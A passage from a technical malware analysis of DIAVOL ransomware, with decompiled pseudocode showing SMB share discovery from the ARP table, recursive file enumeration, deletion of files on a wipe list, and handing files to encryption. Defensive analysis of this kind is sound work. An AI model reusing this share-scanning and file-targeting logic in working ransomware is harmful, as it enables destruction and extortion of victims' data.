  *(_WORD *)&diavol_smb_share_list->SMB_net_share_list[2 * v33 - 2] = 0;
  LODWORD(diavol_smb_share_list->length) = v33 - 2;
```


Figure 44, 45: SMBFAST: Adding Share Resource's Full Path To Output List.

The final list is later used to encrypt these shared resources.

Scanning Network Shares In ARP Table Through SMB

The **SMB** shellcode is used to scan for network shares from the hosts extracted from the **Address Resolution Protocol (ARP)** table.

Prior to launching this shellcode, **DIAVOL** allocates memory for the **DIAVOL_SMB_STRUCT** structure and the **DIAVOL_SMB_LIST** structure similar to the **SMBFAST** shellcode.




```
SMB_net_resource_name_list.length = 0i64;
SMB_net_resource_name_list.SMB_net_share_list = 0i64;
if ( CRYPT_SCAN_FLAG )
{
  load_resource_function(a1, L"SMB", 0);
  log_to_file(L"=========== SMB begin");
  shellcode_func_buffer(&diavol_SMB_struct, &SMB_net_resource_name_list);
  log_to_file(L"=========== SMB end");
}
```

Figure 46: Loading & Executing SMB.

First, the shellcode calls **GetIpNetTable** to retrieve the IPv4-to-physical address mapping table on the victim's machine.


Using that table, the malware extracts the list of **MIB_IPNETROW** structures containing entries for IP addresses in the ARP table. For each **MIB_IPNETROW** structure, **DIAVOL** calls **GetIfEntry** to retrieve information for the specified interface on the local computer.



```
diavol_SMB_struct_1 = diavol_SMB_struct;
SizePointer = 0;
dwNumEntries = GetIpNetTable(diavol_SMB_struct->IpNetTable, &SizePointer, 0);
IpNetTable = dwNumEntries;
if ( dwNumEntries == 122 )
{
  diavol_SMB_struct_1->IpNetTable = (MIB_IPNETTABLE *)LocalAlloc(0, SizePointer);
  IpNetTable = GetIpNetTable(diavol_SMB_struct_1->IpNetTable, &SizePointer, 0);
  for ( i = 0; ; ++i )
  {
    dwNumEntries = diavol_SMB_struct_1->IpNetTable->dwNumEntries;
    if ( i >= dwNumEntries )
      break;
    if ( diavol_SMB_struct_1->IpNetTable->table[i].dwPhysAddrLen )// The MIB_IPNETROW structure contains
                                              // information for an Address Resolution Protocol (ARP)
                                              // table entry for an IPv4 address.
    {
      if ( diavol_SMB_struct_1->IpNetTable->table[i].dwType != MIB_IPNET_TYPE_INVALID )
      {
        diavol_SMB_struct_1->pIfRow.dwIndex = diavol_SMB_struct_1->IpNetTable->table[i].dwIndex;
        GetIfEntry(&diavol_SMB_struct_1->pIfRow);
```

Figure 47: SMB: Retrieving Information For IP Addresses In ARP Table.


Next, the malware iterates through the **DIAVOL_SMB_STRUCT->remote_host_IP_list** buffer to check if any given IP address from the "-h" command-line parameter is in the ARP table.



```
GetIfEntry(&diavol_SMB_struct_1->pIfRow);
if ( diavol_SMB_struct_1->pIfRow.dwOperStatus == IF_OPER_STATUS_OPERATIONAL )
{
  for ( IP_index = 0;
        IP_index < 20
     && diavol_SMB_struct_1->remote_host_IP_list[IP_index]
     && diavol_SMB_struct_1->remote_host_IP_list[IP_index] != diavol_SMB_struct_1->IpNetTable->table[i].dwAddr;
        ++IP_index )
  {                                    // loop through IP address list to find one that is in the ARP table
    ;
  }
  if ( !diavol_SMB_struct_1->remote_host_IP_list[IP_index] )
  {
```

Figure 48: SMB: Looking Up Target IP Addresses In ARP Table.

For each target IP address that is also in the ARP table, the malware writes it to the **DIAVOL_SMB_STRUCT->DNS_server_name** buffer. This is then passed as a parameter to a **NetShareEnum** call to retrieve information about each shared resource on the server with that IP address.



```
  if ( v19 / 100 )
  {
    diavol_SMB_struct_1->DNS_server_name[v18++] = v19 / 100 + 48;
    IPv4_host_addr[1] = v19;
    v19 %= 100;
    diavol_SMB_struct_1->DNS_server_name[v18++] = v19 / 10 + 48;
    IPv4_host_addr[2] = v19;
    v19 %= 10;                // add IP address to DNS server name
  }
  else if ( v19 / 10 )
  {
    diavol_SMB_struct_1->DNS_server_name[v18++] = v19 / 10 + 48;
    IPv4_host_addr[3] = v19;
    v19 %= 10;
  }
  diavol_SMB_struct_1->DNS_server_name[v18++] = v19 + 48;
  diavol_SMB_struct_1->DNS_server_name[v18++] = '.';
}
*((_WORD *)&diavol_SMB_struct_1->network_share_name[15] + v18 + 3) = 0;
do
{
  v17 = NetShareEnum(
          diavol_SMB_struct_1->DNS_server_name,
          1i64,
          &net_share_info,
          0xFFFFFFFFi64,
          &v24,
          &v22,
          &v28);
```

Figure 49: SMB: Retrieve Share Resource Info From IP Address.

The rest of the code is similar to the **SMBFAST** shellcode. For each resource on the server, **DIAVOL** adds it to the **DIAVOL_SMB_LIST->SMB_net_share_list** buffer in the following format.

```
<Server_IP_Address>//<Resource_Name>//
```

Encryption: Target File Enumeration


DIAVOL's file encryption is divided into three parts. The first part is enumerating and encrypting all files from the target list in the malware's configuration.

Up to this point, the files and directories in the list can come from the hard-coded values in memory or from the command-line parameter **"-p"**.

First, it allocates memory for the following structure before loading and executing the shellcode from resource **FINDFILES**.

```
struct DIAVOL_FINDFILES_STRUCT
{
  char* target_file; // The name of the file/directory to be encrypted
  DIAVOL_CONFIG *diavol_config; // Malware configuration
  FARPROC encrypt_file; // Function to encrypt file
};
```

For the **target_file** field, the malware iterates through the target file list and launches the **FINDFILES** shellcode to encrypt each one.




```
diavol_findfiles_struct.diavol_config = &FINAL_DIAVOL_CONFIG;
diavol_findfiles_struct.target_file = FINAL_DIAVOL_CONFIG.target_file_list;
diavol_findfiles_struct.encrypt_file = encrypt_file;
LOBYTE(FINAL_DIAVOL_CONFIG.findfiles_complete_flag) = 0;
load_resource_function(a1, L"FINDFILES", 0);
log_to_file(L"=========== pre FINDFILES 1 begin");
log_config_fields(&FINAL_DIAVOL_CONFIG);
log_to_file(L"=========== pre FINDFILES 1 end");
for ( ; *diavol_findfiles_struct.target_file; diavol_findfiles_struct.target_file += 2 * ~v68 )
{
  log_to_file(L"=========== FINDFILES 1 begin");// iterate through each target file in the list
  shellcode_func_buffer(&diavol_findfiles_struct, 0i64);
  log_to_file(L"=========== FINDFILES 1 end");
  v68 = -1i64;
  target_file = diavol_findfiles_struct.target_file;
  do
  {
    if ( !v68 )
      break;
    v45 = *target_file++ == 0;
    --v68;
  }
  while ( !v45 );
}
```

Figure 50: Loading & Executing FINDFILES.

The **FINDFILES** shellcode first converts the target filename to lowercase and checks to make sure the filename does not match with anything in the configuration's file to ignore list or the target file list (to avoid enumerating a directory twice).


Because the names in the list can contain wildcard characters (**'*'** for matching zero or more characters and **'?'** for matching one character), the shellcode contains some additional code to check for that against the target filename.



```
for ( i = target_filename; *i; ++i )
{
  if ( (unsigned __int16)*i >= (unsigned int)'A' && (unsigned __int16)*i <= (unsigned int)'Z'
    *i += 32;
}
for ( j = (_WORD *)diavol_config->file_ignore_list; *j; j += -v3 - 1 )
{
  v61 = j;
  v58 = 0;
  v56 = target_filename;
  v57 = j;
  v59 = j;
  v60 = 0;
  while ( *v59 && *v56 )
  {
    if ( *v59 != '*' && *v59 != '?' )
    {
      if ( v60 == '*' )
      {
        if ( *v59 == *v56 )
          ++v59;
        else
          v59 = v61;
        ++v56;
      }
      else
```

Figure 51: Checking To Avoid Encrypting File.

Next, **DIAVOL** calls **FindFirstFileW** to begin its enumeration on the target file. For each file it finds, the malware checks and avoids files whose name are **"."** or **".."** to infinite recursion during enumeration.




```
result = (__int64)FindFirstFileW((LPCWSTR)FileName, &FindFileData);
hFindFile = (HANDLE)result;
if ( result != -1 )
{
  if ( FindFileData.cFileName[0] == '.' && !FindFileData.cFileName[1]
    || FindFileData.cFileName[0] == '.' && FindFileData.cFileName[1] == '.' && !FindFileData.cFileName[2] )
  {
    goto NEXT_FILE;
  }
```

Figure 52: Starting Enumeration.

If the currently processed file is a directory, the malware similarly converts it into lowercase and checks to make sure the filename is not in the file to ignore list or the target file list.

If the found directory is valid to be enumerated, the malware updates the **target_file** field to the directory's name and recursively calls the **FINDFILES** shellcode function again.

If it is not valid, **DIAVOL** calls **FindNextFileW** to move on to find another file.




```
LABEL_180:
        if ( !valid_directory_flag )
        {
          diavol_findfiles_struct.target_file = (__int64)FileName;
          diavol_findfiles(&diavol_findfiles_struct, a2);
        }
NEXT_FILE:
        while ( FindNextFileW(hFindFile, &FindFileData) )
```

Figure 53: Recursive Traversal On Found Directories.

If the currently processed file is a directory, the malware also converts it into lowercase and checks to make sure the filename is not in the file to ignore list or the target file list.


If the filename is in the configuration's file to wipe list, the malware calls **DeleteFileW** to delete it.



```
          valid_to_delete = 0;
        }
        else
        {
          valid_to_delete = 0;
        }
LABEL_302:
        if ( valid_to_delete )
        {
          DeleteFileW((LPCWSTR)FileName);
          goto NEXT_FILE;
```

Figure 54: Deleting File.


Next, if the filename's format matches with anything in the configuration's file to include list, the malware calls **LocalAlloc** to allocate memory and write the filename in there. Finally, it passes the allocated buffer to the **DIAVOL_FINDFILES_STRUCT->encrypt_file** function to encrypt it.



```
  filename = (__int64)LocalAlloc(0x40u, 2 * (-v40 - 2) + 2);
  if ( filename )
  {
    v138 = sub_file_name;
    v139 = (_WORD *)filename;
    v140 = filename;
    do
    {
      v141 = *v138;
      *v139 = v141;
      ++v138;
      ++v139;
    }
    while ( v141 );
    ((void (__fastcall *)(__int64))diavol_findfiles_struct.encrypt_file)(filename);
    v47 = 1;
    goto NEXT_FILE;
  }
}
```

Figure 55: Sending File To Be Encrypted.

Once the enumeration is done for the original target file, the malware calls **FindClose** to close the file search handle and pass the target file's name to the **DIAVOL_FINDFILES_STRUCT->encrypt_file** function to encrypt it.



```
diavol_findfiles_struct.target_file = SMBFAST_net_resource_name_list.SMB_net_share_list;
if ( SMBFAST_net_resource_name_list.SMB_net_share_list )
  thread_encrypt(&diavol_findfiles_struct);
diavol_findfiles_struct.target_file = SMB_net_resource_name_list.SMB_net_share_list;
if ( SMB_net_resource_name_list.SMB_net_share_list )
  thread_encrypt(&diavol_findfiles_struct);
v70 = CRYPT_THREAD_ARRAY[0];
